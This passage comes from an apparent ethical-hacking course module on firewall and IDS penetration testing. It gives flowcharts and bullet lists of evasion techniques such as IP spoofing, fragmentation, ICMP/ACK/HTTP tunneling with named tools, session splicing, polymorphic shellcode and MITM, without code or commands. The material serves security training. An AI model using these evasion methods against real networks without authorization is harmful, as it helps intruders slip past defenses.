- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator on firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall ruleset and configuration files.
- Schedule regular firewall security audits.




Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

Penetration Testing

Penetration testing is the process of analyzing a system to determine its weaknesses. Penetration tests should be conducted on network security perimeters to ensure that they can withstand attackers' bypassing attempts. Penetration testing involves simulating all the possible attacks on network security perimeters in an effort to bypass them. This section describes and explains the steps required to perform an IDS/firewall/honeypot penetration test.



Evading IDS, Firewalls, and Honeypots
Penetration Testing

Firewall/IDS Penetration Testing

Firewall/IDS penetration testing helps in evaluating the Firewall and IDS for **ingress and egress traffic filtering capabilities**

Why Firewall/IDS Pen Testing?

1. To check if firewall/IDS properly enforces an **organization's firewall/ IDS policy**
2. To check if the **IDS and firewalls** enforces organization's network security policies
3. To check if the firewall/IDS is good enough to **prevent the external attacks**
4. To check the effectiveness of the **network's security perimeter**
5. To check the **amount of network information accessible** to an intruder
6. To check the firewall/IDS for **potential breaches of security** that can be exploited
7. To evaluate the **correspondence of firewall/IDS rules** with respect to the actions performed by them
8. To verify whether the **security policy is correctly enforced** by a sequence of firewall/IDS rules or not


Firewall/IDS Penetration Testing

A penetration tester needs to examine the organization's network perimeters such as firewalls, IDS systems to reduce the risks to the network from outside threats. Firewall/IDS penetration testing helps in evaluating the firewall and IDS for ingress and egress traffic filtering capabilities.

Checking and updating the firewall and IDS rules is an essential component of penetration testing. Depending upon these rules traffic coming from outside the network is filtered and analyzed against various threats. A pen-tester can even craft malicious packets to test firewall and IDS rules which can help in the security assessment. After obtaining the security assessment report, changes in the firewall and IDS rules can be made to enhance the network security.

Why Firewall/IDS Pen Testing?

- To check if firewall/IDS properly enforces an organization's firewall/ IDS policy.
- To check if the IDS and firewalls enforce organization's network security policies.
- To check if the firewall/IDS is good enough to prevent the external attacks.
- To check the effectiveness of the network's security perimeter.
- To check the amount of network information accessible to an intruder.
- To check the firewall/IDS for potential breaches of security that can be exploited.
- To evaluate the correspondence of firewall/IDS rules concerning the actions performed by them.
- To verify whether the security policy is enforced correctly by a sequence of firewall/IDS rules or not.



Evading IDS, Firewalls, and Honeypots
Penetration Testing

Firewall Penetration Testing

START

Footprint the target

Perform port scanning to detect firewall

Firewall detected?

Perform banner grabbing to detect firewall


Firewall detected?

Perform Firewalking to detect firewall

Firewall detected?

No firewall

- Perform port scanning technique to know the **available ports** that uniquely identify the firewalls
- Perform banner grabbing technique to detect the **services run** by the firewall
- Perform firewalking technique to determine **access information** on the firewall when probe packets are sent



Evading IDS, Firewalls, and Honeypots
Penetration Testing

Firewall Penetration Testing (Cont'd)

Disable a Trusted Host

Perform IP Address Spoofing

Perform Source Routing

Perform IP Fragmentation

Use IP address in place of URL


Use Anonymous Website Surfing Sites

Use Proxy Servers

Perform ICMP Tunneling

Perform ACK Tunneling

- Perform **IP address spoofing** to gain unauthorized access to a computer or a network
- Perform source routing to **designate the packet route** in order to bypass the firewall
- Perform **fragmentation attack** to force the TCP header information into the next fragment in order to bypass the firewall
- Type the **IP address directly in browser's address bar** in place of typing the blocked website's domain name to evade the firewall restriction
- **Use proxy servers** that block the actual IP address and display another thereby allowing **access to the blocked website**
- Perform **ICMP tunneling** to tunnel a backdoor application in the data portion of ICMP Echo packets
- Perform **ACK tunneling** using tools such as **AckCmd** to tunnel backdoor application with TCP packets with the ACK bit set




Evading IDS, Firewalls, and Honeypots
Penetration Testing

Firewall Penetration Testing (Cont'd)

Perform HTTP Tunneling → Perform SSH Tunneling → Use External Systems → Perform MITM Attack → Perform XSS Attack → Document All the Findings

- Perform HTTP tunneling using tools such as **Super Network Tunnel**, **HTTPort**, **HTTHost**, **Tunna**, etc. to tunnel the traffic across TCP port 80
- Perform SSH tunneling using tools such as **Bitvise** to encrypt and tunnel all the traffic from a local machine to a remote machine
- Gain **access to the corporate network** by sniffing the user's traffic and stealing the session ID and cookies
- Perform MITM attack in order to **own corporate DNS server** or to spoof DNS replies to it
- Perform XSS attack to **identify the vulnerabilities** present in the Web Application Firewall




Evading IDS, Firewalls, and Honeypots
Penetration Testing

IDS Penetration Testing

START

Disable a Trusted Host → Perform Insertion Attack → Implement Evasion Technique → Perform Denial-of-Service Attack → Obfuscate or Encode the Attack Payload → Perform False Positive Generation Technique → Perform Session Splicing Technique → Perform Unicode Evasion Technique → Perform Fragmentation Attack

- Perform **obfuscating technique** to encode attack packets that IDS would not detect but an IIS web server would decode and become attacked
- Try to bypass IDS by hiding attack traffic in a large volume of **false positive alerts** (false positive generation attack)
- Use **session splicing technique** to bypass IDS by keeping the session active for a longer time than the IDS reassembly time
- Try **Unicode representations** of characters to evade the IDS signature
- Perform **fragmentation attack with** IDS fragmentation reassembly timeout **less and more than** that of the victim



Evading IDS, Firewalls, and Honeypots

Penetration Testing

IDS Penetration Testing (Cont'd)

Perform Overlapping Fragments Technique

Perform Time-To-Live Attack

Perform Invalid RST Packets Technique

Perform Urgency Flag Technique

Perform Polymorphic Shellcode Technique

Perform ASCII Shellcode Technique

Perform Application-Layer Attack


Perform Encryption and Flooding Techniques

Perform Post Connection SYN Attack

Perform Pre Connection SYN Attack

Document all the findings

- Perform **overlapping fragment technique** to craft a series of packets with TCP sequence numbers configured to overlap
- Try **invalid RST** packets technique to bypass IDS as it prevents IDS from processing the stream
- Perform **urgency flag evasion technique** to evade IDS as some IDSs do not consider the TCP protocol's urgency feature
- Try to bypass IDS by **encrypting** the shellcode to make it undetectable to IDS (polymorphic shellcode technique)
- Try to evade IDS pattern matching signatures by hiding the shellcode content using **ASCII codes** (ASCII shellcode technique)
- Perform **application layer attacks** as many IDSs fail to check the compressed file formats for signatures
- **Establish an encrypted session** with the victim or **send loads of unnecessary traffic** to produce noise that cannot be analyzed by the IDS



Evading IDS, Firewalls, and Honeypots

Module Summary

- ❑ An intrusion detection system (IDS) is a security software or hardware device which inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach
- ❑ Firewalls are software and/or hardware-based systems designed to prevent unauthorized access to or from a private network
- ❑ A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network
- ❑ Attackers can evade IDS and firewalls using various evasion techniques such as session splicing, fragmentation, Time-to-Live, IP address spoofing, ICMP, ACK, HTTP, and SSH tunneling, etc.
- ❑ Attackers can determine the presence of honeypots by probing the services running on the system
- ❑ Firewall/IDS penetration testing helps in evaluating the Firewall and IDS for ingress and egress traffic filtering capabilities

Module Summary

The module discussed how attackers try to evade network security components and various ways to prevent such incidents.

In the next module, we will see how attackers as well as ethical hackers and pen-testers perform web server hacking to get valuable information such as credit card numbers and passwords.